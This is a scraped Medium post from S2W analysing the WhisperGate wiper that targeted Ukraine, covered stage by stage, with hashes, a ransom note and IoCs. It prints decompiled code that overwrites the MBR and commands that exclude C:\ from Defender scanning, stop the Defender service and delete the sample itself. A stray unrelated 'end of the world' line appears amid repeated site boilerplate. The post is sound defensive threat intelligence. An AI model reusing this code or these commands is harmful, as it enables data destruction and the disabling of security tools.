

Analysis of Destructive Malware (WhisperGate) targeting Ukraine



S2W · Follow

Published in S2W BLOG · 5 min read · Jan 18, 2022



77



3



BLKSMTH | S2W TALON



Photo by [Kristina Flour](#) on [Unsplash](#)

Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

- ✓ Distraction-free reading. No ads.
- ✓ Organize your knowledge with lists and highlights.
- ✓ Tell your story. Find your audience.

Sign up for free

★ Membership

- ✓ Read member-only stories
- ✓ Support writers you read most
- ✓ Earn money for your writing
- ✓ Listen to audio narrations
- ✓ Read offline with the Medium app


Try for 5 \$/month

- The flow consisting of a total of three stages revealed so far is as follows.
- To make Medium work, we log user data. By using Medium, you agree to our [Privacy Policy](#), including cookie policy.

Stage1: Overwrites the MBR and destroy all partitions

Stage2: Downloads Stage3 through the discord link

Stage3: Executes file wiper & AdvancedRun.exe after decoding resources



Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

- ✓ Distraction-free reading. No ads.
- ✓ Organize your knowledge with lists and highlights.
- ✓ Tell your story. Find your audience.

★ Membership

- ✓ Read member-only stories
- ✓ Support writers you read most
- ✓ Earn money for your writing
- ✓ Listen to audio narrations
- ✓ Read offline with the Medium app

- File Type: Win32 EXE

To make Medium work, we log user data. By using Medium, you agree to our [Privacy Policy](#), including cookie policy.

Stager directly accesses the MBR(Master Boot Record) and overwrites with the 0x200 size data that is hard-coded inside. After that, when the PC is rebooted, the overwritten code is executed, and the code traverses all drives on the disk and overwrites it with specific data at intervals of 199 LBAs.

```
v4 = alloca(8236);
v5 = alloca(8236);
sub_401990();
qmemcpy(v8, &loc_404020, 0x2000u);           // hardcoded wiper code
v6 = CreateFileW(L"\\\\.\\PhysicalDrive0", 0x10000000u, 3u, 0, 3u, 0, 0);
WriteFile(v6, v8, 0x200u, 0, 0);             // 0x200byte
CloseHandle(v6);
return 0;
```

Overwrites MBR

The overwritten code reads the ransom note string inside the MBR and sets it to appear on the display.

Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

- ✓ Distraction-free reading. No ads.
- ✓ Organize your knowledge with lists and highlights.
- ✓ Tell your story. Find your audience.

✦ Membership

- ✓ Read member-only stories
- ✓ Support writers you read most
- ✓ Earn money for your writing
- ✓ Listen to audio narrations
- ✓ Read offline with the Medium app

To make Medium work, we log user data. By using Medium, you agree to our [Privacy Policy](#), including cookie policy.

Drives wiper code

Disk Address Packet(DAP) structure initialized when malicious code writes to disk

- (0x7C72) (offset 0 size 1) : size of packet (16 bytes)
- (0x7C73) (offset 1 size 1) : Reserved (always 0)
- (0x7C74) (offset 2 size 2) : number of sectors to transfer
- (0x7C76) (offset 4 size 4) : transfer buffer (segment:offset)
- (0x7C7A) (offset 8 size 4) : lower 32-bits of 48-bit starting LBA
- (0x7C7E) (offset 12 size 4) : upper 16-bits of 48-bit starting LBA

Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

- ✓ Distraction-free reading. No ads.
- ✓ Organize your knowledge with lists and highlights.
- ✓ Tell your story. Find your audience.

✦ Membership

- ✓ Read member-only stories
- ✓ Support writers you read most
- ✓ Earn money for your writing
- ✓ Listen to audio narrations
- ✓ Read offline with the Medium app

To make Medium work, we log user data. By using Medium, you agree to our [Privacy Policy](#), including cookie policy.

Overwritten drives

Stage2

- SHA256:
dcbbae5a1c61dbbbb7dcd6dc5dd1eb1169f5329958d38b58c3fd9384081c9b78
- Creation Time: 2022-01-10 14:39:54
- First Submission: 2022-01-16 20:31:26
- File Type: Win32 EXE

Stage2 does not perform malicious actions for 20 seconds to bypass the AV (Anti Virus). To do this, run the following command twice.

Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

- ✓ Distraction-free reading. No ads.
- ✓ Organize your knowledge with lists and highlights.
- ✓ Tell your story. Find your audience.

★ Membership

- ✓ Read member-only stories
- ✓ Support writers you read most
- ✓ Earn money for your writing
- ✓ Listen to audio narrations
- ✓ Read offline with the Medium app

- IIPT .

To make Medium work, we log user data. By using Medium, you agree to our [Privacy Policy](#), including cookie policy.

6

Stage3 (Tbopbh.jpg)

- SHA256 :
923eb77b3c9e11d6c56052318c119c1a22d11ab71675e6b95d05eeb73d1accd6

Tbopbh.jpg (Reversed)

- SHA256 :
9ef7dbd3da51332a78eff19146d21c82957821e464e8133e9594a07d716d892d
- Creation Time: 2022-01-10 14:39:31
- First Submission: 2022-01-16 21:29:58
- File Type: Win32 DLL

The downloaded Stage3 is written in C# as in Stage2, and an obfuscation tool called **Eazfuscator** is detected by exeinfoPE.

Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

- ✓ Distraction-free reading. No ads.
- ✓ Organize your knowledge with lists and highlights.
- ✓ Tell your story. Find your audience.

★ Membership

- ✓ Read member-only stories
- ✓ Support writers you read most
- ✓ Earn money for your writing
- ✓ Listen to audio narrations
- ✓ Read offline with the Medium app

To make Medium work, we log user data. By using Medium, you agree to our [Privacy Policy](#), including cookie policy.

3 resources inside Stage3

Stage3 loads “78c855a088924e92a7f60d661c3d1845” resource inside and performs decoding by XOR operation.

Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

- ✓ Distraction-free reading. No ads.
- ✓ Organize your knowledge with lists and highlights.
- ✓ Tell your story. Find your audience.

✦ Membership

- ✓ Read member-only stories
- ✓ Support writers you read most
- ✓ Earn money for your writing
- ✓ Listen to audio narrations
- ✓ Read offline with the Medium app

To make Medium work, we log user data. By using Medium, you agree to our [Privacy Policy](#), including cookie policy.

2 resources in the decoded resource

1. **AdvancedRun:** Stop Windows Defender service

- Execute “%Temp%Nmddfrqqrbyjeygggda.vbs” to specify “C:\” as the exception folder

Command: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe” Set-MpPreference -ExclusionPath ‘C:\’

- Stop Windows Defender service through AdvancedRun.exe and delete “C:\ProgramData\Microsoft\Windows Defender” directory

Command: “C:\Users\Administrator\AppData\Local\Temp\AdvancedRun.exe” /EXEFilename “C:\Windows\System32\sc.exe” /WindowState 0 /CommandLine “stop WinDefend” /StartDirectory “” /RunAs 8 /Run

Command: “C:\Users\Administrator\AppData\Local\Temp\AdvancedRun.exe” /EXEFilename “C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe” /WindowState 0 /CommandLine “rmdir ‘C:\ProgramData\Microsoft\Windows

Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

- ✓ Distraction-free reading. No ads.
- ✓ Organize your knowledge with lists and highlights.
- ✓ Tell your story. Find your audience.

★ Membership

- ✓ Read member-only stories
- ✓ Support writers you read most
- ✓ Earn money for your writing
- ✓ Listen to audio narrations
- ✓ Read offline with the Medium app

- Target file extensions (106)

To make Medium work, we log user data. By using Medium, you agree to our [Privacy Policy](#), including cookie policy.

.HTML .HTM .PHTML .PHP .JSP .ASP .PHPS .PHP5 .ASPX .PHP4 .PHP3
.DOC .DOCX .XLS .XLSX .PPT .PPTX .PST .MSG .EML .TXT .CSV .RTF
.WKS .WK1 .PDF .DWG .JPEG .JPG .DOCM .DOT .DOTM .XLSM .XLSB .XLW
.XLT .XLM .XLC .XLTX .XLTM .PPTM .POT .PPS .PPSM .PPSX .HWP .SXI
.STI .SLDX .SLDM .BMP .PNG .GIF .RAW .TIF .TIFF .PSD .SVG .CLASS
.JAR .SCH .VBS .BAT .CMD .ASM .PAS .CPP .SXM .STD .SXD .ODP .WB2
.SLK .DIF .STC .SXC .ODS .3DM .MAX .3DS .STW .SXW .ODT .PEM .P12
.CSR .CRT .KEY .PFX .DER .OGG .JAVA .INC .INI .PPK .LOG .VDI .VMDK
.VHD .MDF .MYI .MYD .FRM .SAV .ODB .DBF .MDB .ACCDB .SQL .SQLITEDB
.SQLITE3 .LDF .ARC .BAK .TAR .TGZ .RAR .ZIP .BACKUP .ISO .CONFIG

- Executes ping command and delete itself

cmd.exe /min /C ping 111.111.111.111 -n 5 -w 10 > Nul & Del /f/q \"%[Filepath]\"

Appendix

Ransom Note

Your hard drive has been corrupted.
In case you want to recover all hard drives
of your organization,
You should pay us \$10k via bitcoin wallet
1AVNM68gj6PGPFcJuftKATa4WLnzg8fpfv and send message via
tox ID
**8BEDC411012A33BA34F49130D0F186993C6A32DAD8976F6A5D82C1ED23054C057E
CED5496F65**
with your organization name.
We will contact you to give further instructions.

Related IoCs

Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

- ✓ Distraction-free reading. No ads.
- ✓ Organize your knowledge with lists and highlights.
- ✓ Tell your story. Find your audience.

★ Membership

- ✓ Read member-only stories
- ✓ Support writers you read most
- ✓ Earn money for your writing
- ✓ Listen to audio narrations
- ✓ Read offline with the Medium app

- 24CA75A8C190E20B8A7596AEFB255E2228CB2467BD210B2637965B61AC7
- To make Medium work, we log user data. By using Medium, you agree to our [Privacy Policy](#), including cookie policy.
- URL:
<https://cdn.discordapp.com/attachments/928503440139771947/930108637681184768/Tbopbh.jpg>

Reference

- <https://www.microsoft.com/security/blog/2022/01/15/destructive-malware-targeting-ukrainian-organizations/>

. . .



- Homepage: <https://s2w.inc/>
- Facebook: <https://www.facebook.com/S2WLAB/>
- Twitter: https://twitter.com/S2W_Official

Whispergate

Malware

Intelligence

77 3

Medium

Sign up to discover human stories that deepen your understanding of the world.


Free

- ✓ Distraction-free reading. No ads.
- ✓ Organize your knowledge with lists and highlights.
- ✓ Tell your story. Find your audience.

★ Membership

- ✓ Read member-only stories
- ✓ Support writers you read most
- ✓ Earn money for your writing
- ✓ Listen to audio narrations
- ✓ Read offline with the Medium app

To make Medium work, we log user data. By using Medium, you agree to our [Privacy Policy](#), including cookie policy.


 S2W in S2W BLOG

Unmasking CVE-2024-38178: The Silent Threat of Windows Scriptin...

Author: Hosu Choi, Minyeop Choi | S2W Talon

Oct 16  30




 S2W in S2W BLOG

Ransomware Landscape in H1 2024: Statistics and Key Issues

Author: HuiSeong Yang, HyeongJun Kim, SeungHo Lee

Oct 14




 S2W in S2W BLOG

[Part1] Getting to know DarkBERT: A Language Model for the Dark...

Author: Eugene Jang | S2W AI Team

May 18, 2023  35  2



 S2W in S2W BLOG

Threat Tracking: Analysis of puNK-003's Lilith RAT ported to Autolt...

Author: Jiho Kim | S2W TALON

Aug 22



See all from S2W

See all from S2W BLOG

Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

- ✓ Distraction-free reading. No ads.
- ✓ Organize your knowledge with lists and highlights.
- ✓ Tell your story. Find your audience.

★ Membership

- ✓ Read member-only stories
- ✓ Support writers you read most
- ✓ Earn money for your writing
- ✓ Listen to audio narrations
- ✓ Read offline with the Medium app

This is the beginning of the end of the world. This is the end of the world. This time no one will be able to stop it. This is the end of the world. This time no one will be able to stop it.

To make Medium work, we log user data. By using Medium, you agree to our [Privacy Policy](#), including cookie policy.

Lists



Staff Picks
755 stories · 1416 saves

Stories to Help You Level-Up at Work
19 stories · 852 saves



Self-Improvement 101
20 stories · 2961 saves

Productivity 101
20 stories · 2506 saves



Aardvark Infinity in Aardvark Infinity

Set Up a Windows 11 Malware Analysis Lab for Reverse...

★ Aug 29 🖱️ 12



Rodolfo Santos Flaborea

Threat Actor Types

This post furthers the topic of threat actors, which a previous post has already...

Oct 9



Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

- ✓ Distraction-free reading. No ads.
- ✓ Organize your knowledge with lists and highlights.
- ✓ Tell your story. Find your audience.

★ Membership

- ✓ Read member-only stories
- ✓ Support writers you read most
- ✓ Earn money for your writing
- ✓ Listen to audio narrations
- ✓ Read offline with the Medium app

Help

To make Medium work, we log user data. By using Medium, you agree to our [Privacy Policy](#), including cookie policy.

Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

- ✓ Distraction-free reading. No ads.
- ✓ Organize your knowledge with lists and highlights.
- ✓ Tell your story. Find your audience.

✦ Membership

- ✓ Read member-only stories
- ✓ Support writers you read most
- ✓ Earn money for your writing
- ✓ Listen to audio narrations
- ✓ Read offline with the Medium app